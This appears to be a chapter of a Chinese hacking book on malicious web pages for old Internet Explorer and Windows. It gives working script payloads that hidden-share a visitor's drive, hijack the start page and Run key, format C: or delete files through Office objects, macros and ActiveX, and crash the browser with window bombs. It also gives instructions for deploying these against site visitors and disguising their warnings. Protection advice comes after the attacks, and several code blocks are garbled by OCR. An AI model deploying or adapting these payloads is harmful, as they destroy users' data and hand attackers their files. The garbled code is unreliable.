在控制面板中单击“Internet”，打开“Internet 属性”对话框，单击“安全”页面，然后按“自定义级别”按钮进入“安全设置”对话框，将“脚本”选项中的“Java 小程序脚本”和“活动脚本”都设为“禁用”，如图 6-1-10 所示。






图 6-1-10 禁用脚本

这样，以后再上网浏览时就不用担心脚本类病毒了，不过正常网页中所有通过脚本实现的网页特殊效果也全部被禁用了。

 提示

“万花谷”程序代码由作者提供，笔者对其没有作任何修改，大家可以根据自己对注册表的了解自行修改。另外，本段代码仅供研究、学习使用，不得将本段代码用于非法场合，否则后果自负。

 由此看来，了解一些注册表的知识，对付这类被脚本病毒破坏的注册表还是挺容易的。

### 6.1.4 如何将网页浏览者的硬盘设为共享

通过在网页 HTML 源代码加入 JavaScript 脚本，同样可以实现将浏览者的硬盘设置为共享的目的。

下面来看看如何将网页浏览者的硬盘设置共享。

```
script language=JavaScript
```

```

document.write(" ");
function f()
{
a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}"); a1.createInstance();
Shl = a1.GetObject();
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network
\\LanMan\\RWC$\\Flags",302,"REG_DWORD");
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network \\LanMan\\
RWC$\\Type",0,"REG_DWORD" );
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network
\\LanMan\\RWC$\\Path","C:\\");
}
function init()
{
setTimeout("f()", 1000);
}
init();
/script

```

以“Shl.RegWrite”开头的这几句代码的作用就是写入浏览者的注册表，在HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan下面添加键值“RWC\$”，在“RWC\$”下又分别建立键值“Flags”、“Type”、“Path”，如此就将C盘设为共享了，共享名为RWC\$。而且计算机用户在网络属性中还看不到硬盘已经被共享！如果把“Flags”=dword:00000302改成“Flags”=dword:00000402，计算机用户将会看到硬盘被共享。

将上面这段代码加入到你自己网页的HTML源代码中，上传到网上，当浏览者访问你的网页时，如果IE选项中允许执行代码中的脚本文件（默认），网页中的脚本文件就会对浏览者的注册表进行修改，使其硬盘隐藏共享，其危害较之木马更大。



一旦浏览者中招，我们完全可以把对方的硬盘当做一个逻辑硬盘，可以在对方电脑中随意拷贝文件，删除文件，给文件改名，更有甚者悄悄植入木马，上网账号、QQ密码、信件……总之，对方的一切都在掌握之下了！

解决办法如下：

把HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan下面的“RWC\$”键值删掉。也可把Windows\system\下面的Vserver.vxd（Microsoft网络上的文件与打印机共享，虚拟设备驱动程序）删掉，再把HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\VxD\下的Vserver键值删掉，永绝这类“木马”的后路。

## 6.2 恶意代码

在上网的时候，经常会遇到偷偷篡改IE标题栏的网页代码，当用户访问过它们的网页后，会更改IE的默认首页，或者每次开机后IE自动访问该网站等。下面看一看这个恶意代码是如何制作的，又该如何防范。

### 6.2.1 剖析一段网页恶意代码

通过对下面这段JavaScript程序的解剖，希望大家能够明白其究竟，并掌握修复的方法。

网站应该用丰富精彩的内容来吸引访问者，如果寄希望于通过恶意篡改用户注册表来达到提高访问量的目的是很令人生厌的，更是一种不道德的行为。

下面代码是一个网友的杰作，这里列出来仅供学习研究之用。

```
<!--Begin set start page brought to u by JavaHouse,126.com-->
<SCRIPT language=JavaScript>
document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent></APPLET>");
function f(){
    try
    {
        //ActiveX 初始化过程(为达到修改用户注册表所必须的准备程序)
        a1=document.applets[0];
        a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
        a1.createInstance();
        Shl = a1.GetObject();
        a1.setCLSID("{0D43FE01-F093-11CF-8940-00A0C9054228}");
        a1.createInstance();
        FSO = a1.GetObject();
        a1.setCLSID("{F935DC26-1CF0-11D0-ADB9-00C04FD58A0B}");
        a1.createInstance();
        Net = a1.GetObject();
        Try
        {
            if (document.cookie.indexOf("Chg")==-1)
            // 以下是检测用户注册表并修改相应的键值
            {
                Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page", "http://Java
                House.126.com/");// 修改用户 Internet Explorer 浏览器的默认主页
                Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", "http://
                JavaHouse.126.com/");// 建立默认启动页面程序，保证用户每次启动计算机首先打开该页面
                Var expdate = new Date((new Date()).getTime()+(1));
                document.cookie="Chg=general;expires="+expdate.toGMTString()+";path=/;"
            }
        }
        catch(e)
        {}
    }
    catch(e)
    {}
}
function init()
{
    setTimeout("f()",1000);// 实现打开页面后 1 秒钟内执行测试修改注册表的工作
}
init();</SCRIPT>
```

首先，来分析一下这句代码：`Shl.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page", "http://Java House.126.com/");` // 修改用户 Internet Explorer 浏览器的默认主页为 `http://Java House.126.com/`。

其实这一句就是修改用户注册表中：`HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\main\\` 文件夹下 `Start Page` 的键值，这里面的值就是 IE 浏览器的默认主页。

如果我们想把它改回来，则只要把上面的相应代码改为：`Shl.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\Main\\Start Page", "about:blank");` 就可以实现 IE 打开的初始页是空白页了。当然也不用动注册表，直接打开 IE 修改 Internet 选项中的主页就是最为便捷的方法。

下面我们再来看看上述程序中最卑鄙的一句代码：

```
Shl.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", "http://JavaHouse.126.com/"); // 建立默认启动页面程序，保证用户每次启动计算机首先打开 http://JavaHouse.126.com/ 的网页。
```

这一句的意思就是通过注册表中：`HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run` 文件夹下建立 Windows 默认启动程序，这样，当 Windows 启动后，这个网页会自动打开。

如果我们要把这些破坏修改回来，该怎么办呢？

两种方法，一是查找源头，进入注册表，删除 Run 下面的相应项就可以了；二是在“开始”|“运行”处输入“`msconfig`”，把上面相应的那个网站前面的“ ”去掉，重新启动计算机就可以了。

如果想要避免此类恶意修改注册表的再次发生，可以在 IE 的安全属性设置中禁掉 ActiveX，当然在以后的网页浏览过程中可能会造成一些正常使用 ActiveX 的网站无法浏览。

还有一种办法就是对于 Windows 98 打开 `C:\\WINDOWS\\JAVA\\Packages\\CVLV1NBB.ZIP`，把 `ActiveXComponent.class` 删除掉即可；对于 Windows Me 则打开 `C:\\WINDOWS\\JAVA\\Packages\\5NZVFPF1.ZIP`，然后把 `ActiveXComponent.class` 删除就可以了。

删除这个组件不会影响网页的正常浏览。

## 6.2.2 利用 Office 对象删除硬盘文件

在恶意网页中使用 Office 对象可以在访问者浏览该网页时删除访问者硬盘中的文件，或者格式化其磁盘的分区。

如果用户一不小心浏览了这样的恶意网页，Windows 系统重新启动之后，硬盘中的文件就有可能被删除，甚至整个磁盘分区被格式化。

下面我们就来看看利用 Office 对象删除硬盘文件的方法：

新建一个 HTML 文件，它的 HTML 源代码如下所示：

```
<HTML>
<TITLE>
IE, Office 对象(Excel 2000)的漏洞
</TITLE>
IE, Office 对象(Excel 2000)的漏洞
<object data="Book1.xls" " " " id="sh1" width=0 height=0>
// 插入 Excel 加载宏对象 Book1.xls
</object>
<SCRIPT>
function f()
```

```
{
fn="C:\\windows\\Start Menu\\Programs\\StartUp\\start.hta";
shl.object.SaveAs(fn,6);      // 把Book1.xla保存到启动文件夹中
//alert(fn+"sucessfully written");
}
setTimeout("f()",5000);
</SCRIPT>
</HTML>
```

我们可以看到，在上面的源文件中，使用了Excel加载宏文件Book1.xla。然后再在函数fn()中，把Book1.xla另存到启动文件夹中。

接着我们再打开写字板工具，在写字板工具中填入如下所示的代码：

```
"<BR><OBJECT ID='wsh'
classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'>
</OBJECT>
<SCRIPT>
alert('Hello world');
wsh.Run('start.exe/m format c:/q/autotest/u'); // 不提示直接格式化C盘
</SCRIPT>"
```

代码中的[clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B]为WindowsShell的注册号，该代码利用WindowsShell对象wsh来执行格式化C盘的命令。

在写字板中保存文件之后，再接着把文件另存为Book1.xla。然后把Book1.xla与前面所示的HTML代码文件放在相同的文件夹中。

这样一来，当我们在IE中打开上面创建的HTML文件时，就会打开一个提示对话框，直接点按“确定”就可以了。

而在Windows系统的后台，该网页则会把Book1.xla另存为start.hta，保存到启动文件夹C:\windows\StartMenu\Programs\StartUp中。

当系统重启时，启动文件夹中的start.hta文件就会自动运行，格式化C盘。

如果把上述的网页和Excel加载宏对象Book1.xla放到网站上去，当用户在使用IE浏览器浏览该网页时，也会产生同样的效果即格式化C盘，当然也可将wsh.Run('start.exe/m format c:/q/autotest/u')中的format命令改为deltree c:/window/system等破坏性的命令实施攻击。

### 6.2.3 利用Office宏删除硬盘文件

我们知道，在使用Microsoft Office的时候，可以在宏中加入一些VBA代码，从而执行一些命令。

#### 提示

所谓VBA的全称就是Visual Basic Application，它是Visual Basic(Visual Basic)的简化版本。

下面我们就来看一下如何在网页中利用Office宏来删除硬盘中的文件。

#### 1. 如何制作带有删除文件功能的Office宏

首先，来看一下如何在Office文件中制作一个带有删除文件功能的宏，这里的Office文件以Excel2000文件为例：

打开Excel 2000并选择“工具”|“宏”|“VisualBasic编辑器”菜单命令，如图6-2-1所示。



图 6-2-1 Excel 中的“宏”菜单

接着打开 Visual Basic 编辑窗口，如图 6-2-2 所示，在这个窗口中，编辑 Excel 文件中宏的 VisualBasic 代码。

接着在 VisualBasic 编辑器的窗口中，选择工作簿（Workbook）对象 ThisWork book，展开 Visual Basic 编辑器窗口右边的第一个下拉列表框，如图 6-2-3 所示。



图 6-2-2 在 VisualBasic 编辑器的编辑窗口添加事件处理函数




图 6-2-3 代码下拉列表框

接着再单击下拉列表框中的“Workbook”选项，为 ThisWorkbook 中的 Open 事件添加代码，此时 VisualBasic 编辑器窗口如图 6-2-2 所示。

这时候，我们就可以看到，VisualBasic 编辑器自动为 Workbook 的 Open 事件创建了一个过程 Workbook\_Open，这个过程在 Excel 文件打开时就会被执行。

最后，我们再次在该过程 Workbook\_Open 中添加删除硬盘文件的 VisualBasic 代码，例如：kill "d:\del\\*.\*"，它表示删除 D 盘 del 目录下的所有文件。

然后将该 Excel 文件保存为 Book1.xls 就可以了。

## 2. 如何制作欺骗网页

完成了在 Excel 2000 文件 Book1.xls 中制作带有删除文件功能的宏之后，接着再来制作包含 Book1.xls 的网页。

具体制作步骤如下：

利用 Dreamweaver、Frontpage 编辑器或者一般的文本编辑器（如记事本、写字板等），创建一个 HTML 文件，它的页面如图 6-2-4 所示。



然后把新建的网页和 Book1.xls 文件放在同一个文件夹下面，接着在新建的网页中，对这个带有宏的 Excel 文件进行伪装，选中“很好玩的哦”，然后链接到 Book1.xls，其 HTML 源代码，如图 6-2-5 所示，由于在同一目录，所以 Book1.xls 文件名之前没有文件路径。




图 6-2-4 引用 Excel 文件的网页




图 6-2-5 HTML 源代码

接下来就可以看看效果了，在新建的网页中，单击“很好玩的哦”这个超链接，则会打开宏提示对话框，如图 6-2-6 所示。




图 6-2-6 宏提示对话框

如果在宏提示对话框中单击“是”按钮，Book1.xls 中的宏就被执行，删除计算机中 D:\del 目录下的所有文件，并且在 IE 浏览器中打开 Excel 文件 Book1.xls，如图 6-2-7 所示。

如果在宏提示对话框中单击“否”按钮，则 Book1.xls 中的宏就不会运行，但是如果在 Excel 中宏的安全性设置过低（默认设置为提示），当打开包含宏的 Excel 文件时，宏提示对话框根本就不会出现，而是直接就去执行它所包含的宏了。

现在就可以把上述的网页和包含恶意宏的 Excel 文件放到网上去，并且再把要删除文件的文件夹改成其他更为重要的文件夹，例如 C:\Windows 或是 C:\Winnt 等。




图 6-2-7 在 IE 浏览器中打开 Excel 文件 Book1.xls



那么，当访问者在网上浏览这个网页的时候，如果单击了宏提示对话框中的“是”按钮，或者 Excel 中宏的安全性设置过低，根本没出现宏提示对话框，而是直接就去执行它所包含的宏了，则 Excel 文件中的宏就会把用户计算机上的文件删除。

## 6.2.4 利用 ActiveX 对象删除硬盘文件

先看一下在网页中利用 ActiveX 对象来删除硬盘文件的原理：

在网页中加入一段程序，当远程用户浏览该网页之后，便会自动编译出一个经过格式化的 ActiveX 控件，并且将这个控件放置在远程用户的系统启动区中。由于这个 ActiveX 控件中包含了删除硬盘文件的命令，所以当远

程用户重新启动自己的系统时，系统启动区中的 ActiveX 控件就会自动运行起来，删除远程用户硬盘中的文件。

下面再来看看如何在网页中使用 ActiveX 对象来删除硬盘中的文件：

先看下面这个包含 Active X 对象的网页，其源代码如图 6-2-8 所示。



图 6.2.8 一个包含 Active X 对象的网页

当我们在 IE 中打开新制作的网页时，可能会出现 ActiveX 控件提示对话框，如果没有则在 IE 中把 ActiveX 控件项设置为提示就可以看到了。在对话框中单击“是”按钮，网页将在启动区中建立文件 Delete.xla。

当系统重新启动时，会自动运行文件 Delete.xla，从而执行 Delete.xla 中的 DOS 命令：del tree /y d:\\*.\*，删除 D 盘中的所有文件。

把这个网页放到网上去，当用户浏览该网页后再次启动机器时，用户计算机 D 盘中的文件就会被自动删除了。

这段代码仅供研究用，所以虽然在启动区中放置了删除 D 盘文件的 Delete.xla 文件，但是最后它提示了用户：“注意！你的计算机目前已被植入不安全的 Script”。如果你想要利用这段代码对浏览者进行攻击，则可以将最后的提示语句删除，或是提示一些诸如“正在删除你机器上的临时文件”等信息迷惑对方。

### 6.2.5 如何防范恶意代码

对于上网用户而言，尽管恶意网页可以说是越来越防不胜防了，但如果在浏览时能够提高安全意识的话，那么，被攻击的可能性就会降到最低。

下面就针对前面提到的利用网页进行攻击的方法，来讲述一些防范措施：

#### 1. 千万不要运行来历不明的宏

对于 Office 宏的运行要特别注意，在 Office 中，一定要提高宏的安全性设置，设置的方法如下：

例如，在 Excel 中选择“工具”|“选项”命令，打开“选项”对话框，如图 6-2-9 所示。




图 6-2-9 Excel XP 的“选项”对话框

接着在“选项”对话框中选中“安全性”选项卡，然后单击“宏安全性”按钮，打开“宏安全性”对话框，如图 6-2-10 所示，在该对话框中尽量调高宏的安全级别，至少选择中级。




图 6-2-10 安全性对话框

2. 格外注意 ActiveX 控件

由于 ActiveX 控件是 Internet 上传播病毒和进行攻击的重要手段，因此，对于网页中的 ActiveX 控件，要限制它的使用，具体方法如下：

在 IE 的 Internet 属性对话框中，单击“安全”选项卡，如图 6-2-11 所示。

单击“安全”选项卡中的“自定义级别”按钮，打开如图 6-2-12 所示的安全设置对话框，在该对话框中尽量调高 ActiveX 控件的安全级别。



图 6-2-11 IE 的“安全”选项卡




图 6-2-12 调高 ActiveX 控件的安全级别

对于标记为可安全执行脚本的 ActiveX 控件，一般可以设置为启动。

对于没有标记为安全的 ActiveX 控件，一般情况下要禁用，至少要设置为提示。

对于未签名的 ActiveX 控件的下载，一般情况下也要禁用，至少要设置为提示。

“脚本”中的相关选项全部选择“禁用”，另外设定安全级别为“高”。

需要注意的是，如果这些选项全部选择了“禁用”，一些需要使用 ActiveX 和脚本的网站可能无法正常显示。

### 3. 过滤指定网页

虽然经过一番辛苦的劳动修改回了标题和默认连接首页，但如果以后又不小心进入了“黑站”就只得麻烦一次。其实，我们可以在IE中做一些设置以便永远不进该站点，具体操作步骤如下：

打开IE，点击“工具”|“Internet选项”|“内容”|“分级审查”，然后点按“启用”按钮，会调出“分级审查”对话框，然后点击“许可站点”标签，输入不想去的网站网址，如输入：<http://www.XXXX.com>，如图6-2-13所示，点击“从不”按钮，再点击“确定”即大功告成！

### 4. 卸载或升级 WSH

有些利用VBScript编制的蠕虫病毒，比如“I Love You”和“Newlove”，它们都包含了一个以VBS为后缀名的附件，打开附件后，用户就会被感染。这些病毒会利用Windows内嵌的Windows Scripting Host即WSH进行启动和运行。也就是说，如果将WSH禁用，隐藏在VB脚本中的病毒就无法被激活了。

在Windows 98中禁用WSH：打开“添加/删除”程序，选择“Windows设置|附件”，并单击“详细资料”，取消“Windows Scripting Host”选项，完成后单击“确定”按钮即可。

在Windows 2000中禁用WSH的方法是：双击“我的电脑”图标，然后执行“工具”|“文件夹选项”命令，选择“文件类型”选项卡，找到“VBS VBScript 脚本文件”选项，并单击“删除”按钮删除其关联程序，如图6-2-14所示，最后单击“确定”即可。

另外，还可以升级WSH 5.6，IE浏览器可以被恶意脚本修改，就是因为IE 5.5以前版本中的WSH允许攻击者利用JavaScript中的GetObject函数以及htmlfile ActiveX对象读取浏览者的注册表，可以在[www.microsoft.com](http://www.microsoft.com)下载最新版本的WSH。



图 6-1-13 输入不想去的网站网址



图 6-2-14 删除VBS脚本程序关联

### 5. 禁用远程注册表服务

既然这类网页是通过修改注册表来破坏系统，那么可以事先把注册表加锁：禁止修改注册表，这样就可以达到预防的目的。

在Windows 2000/XP中，选择“我的电脑”|“控制面板”|“管理工具”|“服务”进入服务窗口，用鼠标右键单击“Remote Registry Service”，然后在弹出的快捷方式中选择“属性”命令，在“常规”选项卡中单击“停止”按钮，如图6-2-15所示，这样别人就不能远程修改你的注册表了。

对于Windows 9X，没有这项功能，只有修改注册表来禁用注册表编辑器，但是有时候自己又需要使用注册表编辑器regedit.exe，该怎么办呢？因此要事先准备一把“钥匙”，以便打开这把“锁”！

加锁方法如下：

运行注册表编辑器 regedit.exe；

然后展开注册表到 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\Current Version\Policies\System

下,新建一个名为DisableRegistryTools的DWORD值,并将其值改为“1”,即可禁止使用注册表编辑器 regedit.exe。

解锁方法如下:

用记事本编辑一个任意名字的.reg文件,比如unlock.reg,内容如下:

```
REGEDIT4
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
"DisableRegistryTools"=dword:00000000
```

然后存盘。这样你就有了一把解锁的钥匙了!如果要使用注册表编辑器,则双击unlock.reg即可。要注意的是,在“REGEDIT4”后面一定要空一行,并且“REGEDIT4”中的“4”和“T”之间一定不能有空格,另外大小写必须注意,否则没有任何效果!



图 6-2-15 禁止远程注册表操作



当然你也可以借助外来工具软件,如超级兔子等禁用或打开注册表,并加上密码进行保护。

### 6. 安装防病毒软件

安装一个功能强大的防病毒软件是非常有必要的,有了防病毒软件这个保护神,我们在网上冲浪的时候,就不用提心吊胆了。

新版本的防病毒软件,大多具有防止恶意脚本的功能,诺顿、金山毒霸、瑞星等软件,在防止网页恶意脚本方面都有非常出色的表现。在Norton Antivirus中,还有专门的禁用网页脚本的设置,如图6-2-16所示。

启用“禁止脚本”设置后,Norton就会保护系统不受恶意脚本的侵害,并且会毫不留情地将本机上含有恶意脚本的页面删除掉。




图 6-2-16 Norton 的禁止脚本功能

## 6.3 IE 炸弹

在一些恶意网页中,埋伏了IE窗口炸弹,当浏览者用IE打开这些网页时,会不断地弹出新的窗口,或者打开非常耗费系统资源的窗口,最后造成Windows资源耗尽,导致系统死机。

### 6.3.1 IE 炸弹攻击的几种类型

#### 1. 死循环攻击

死循环是指在网页的代码中,有一段代码执行后会陷入无穷的循环,最终导致资源的耗尽。下面是包含死循环代码的一个网页,其html源代码如图6-3-1所示。

在以上代码所示的网页中,划线部分代码中的onmouseover="while(1)('1')"是导致死循环的原因。上面

Microsoft FrontPage - new\_page\_1.htm

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(A) 框架(S) 窗口(W) 帮助(H)

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(A) 框架(S) 窗口(W) 帮助(H)

视图

HTML

预览

Web 站点地图

文件列表

框架

表格

网页

HTML

预览

行 15, 列 13

传输方式: 28.8, 时间: 0 秒

```

<html>
<head>
<meta http-equiv="Content-Language" content="zh-cn">
<meta name="GENERATOR" content="Microsoft FrontPage 5.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>测试网页 1</title>
</head>
<body>
<div id="div1" onmouseover="while(1){document.all.div1.innerHTML+=<div id='div1' style='position: absolute; top: 0px; left: 0px; width: 100%; height: 100%; background-color: red; text-align: center; line-height: 1.2; vertical-align: middle; font-size: 1.2em; color: white; border: 1px solid black; padding: 5px; opacity: 0.5; z-index: 1000;'}">
只要把鼠标移上去就会进入死循环
</div>
</body>
</html>
  
```

如果在这个对话框中单击“是”按钮，那么死循环代码(`while(1)('1')`)就不会执行，如果单击“否”按钮，死循环就开始了，此时系统运行速度减慢，IE 失去响应。

打开窗口死循环是比较常见的 IE 窗口炸弹，下面代码是包含打开窗口死循环代码的网页例子，如图 6-3-3 所示。



Microsoft FrontPage - D:\Documents and Settings\wuxianhua\My Documents\My Web\死循环...

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(M) 框架(W) 窗口(W) 帮助(H) 键入需要帮助的问题

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(M) 框架(W) 窗口(W) 帮助(H)

视图 文件列表(F) x /死循环1.html x

D:\Documents and Settings\wuxianhua\My Documents\My Web\死循环...

privat  
images  
Bool.e  
new\_nav  
死循环  
死循环1

文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 工具(T) 表格(M) 框架(W) 窗口(W) 帮助(H)

function WindowShow()  
{  
var iCounter=0; //设置计数器while(true)  
while(true) //循环打开死循环窗口  
{  
window.open("open.htm", "CRASHING!" +iCounter, "width=101, height=101, resizable=yes") iCounter++  
}  
}  
}  
//script  
//head  
Body onload="WindowShow(0)"  
//body  
//html></html>

文件列表(F) 格式(O) HTML 预览

若要获取帮助, 请按 F1

传输方式: 20.0, 时间: 0 秒

下面的代码是使 CPU 超负荷的一个例子，在如图 6-3-4 所示的网页代码中，设置超出 CPU 处理范围的大图片来使 CPU 超出负荷。

[illegible]

• 214 •

这段代码很厉害的哦！希望大家还是不要随便乱试，否则，你就只好重新启动机器了。不过倒是对系统不会造成什么危害。

#### 提示

除了可以在某个网页中加入上述的代码然后引诱对方前去该网页对其进行攻击以外，还可将上面的代码按第 5.3.2 节介绍的方法附在电子邮件中寄给对方实施攻击。

## 6.3.2 IE 共享炸弹的攻防

所谓 IE 共享炸弹其实就是利用共享炸弹在 IE 中对访问者实施攻击。共享炸弹利用的是 Windows 9X 的设备名称解析漏洞。Windows 9X 的 /con/con 设备名称解析漏洞允许用户远程攻击，从而导致 Windows 9X 系统崩溃。

如果远程用户访问系统上一些包含设备名的非法路径，当 Windows 解析这些路径时，内核的溢出将导致整个系统出错。这时只有重新启动系统才能恢复正常，没有其他的选择。

有五个设备或设备驱动程序可以使系统崩溃，它们是：CON、NUL、AUX、CLOCK\$、CONFIG。其他的设备如 LPTx 和 COMx 则不行。把上述五个设备组合起来形成一个路径，如：CON\NUL、NUL\CON、AUX\NUL，只要请求成功，Windows 系统将崩溃。

### 1. 共享炸弹攻击

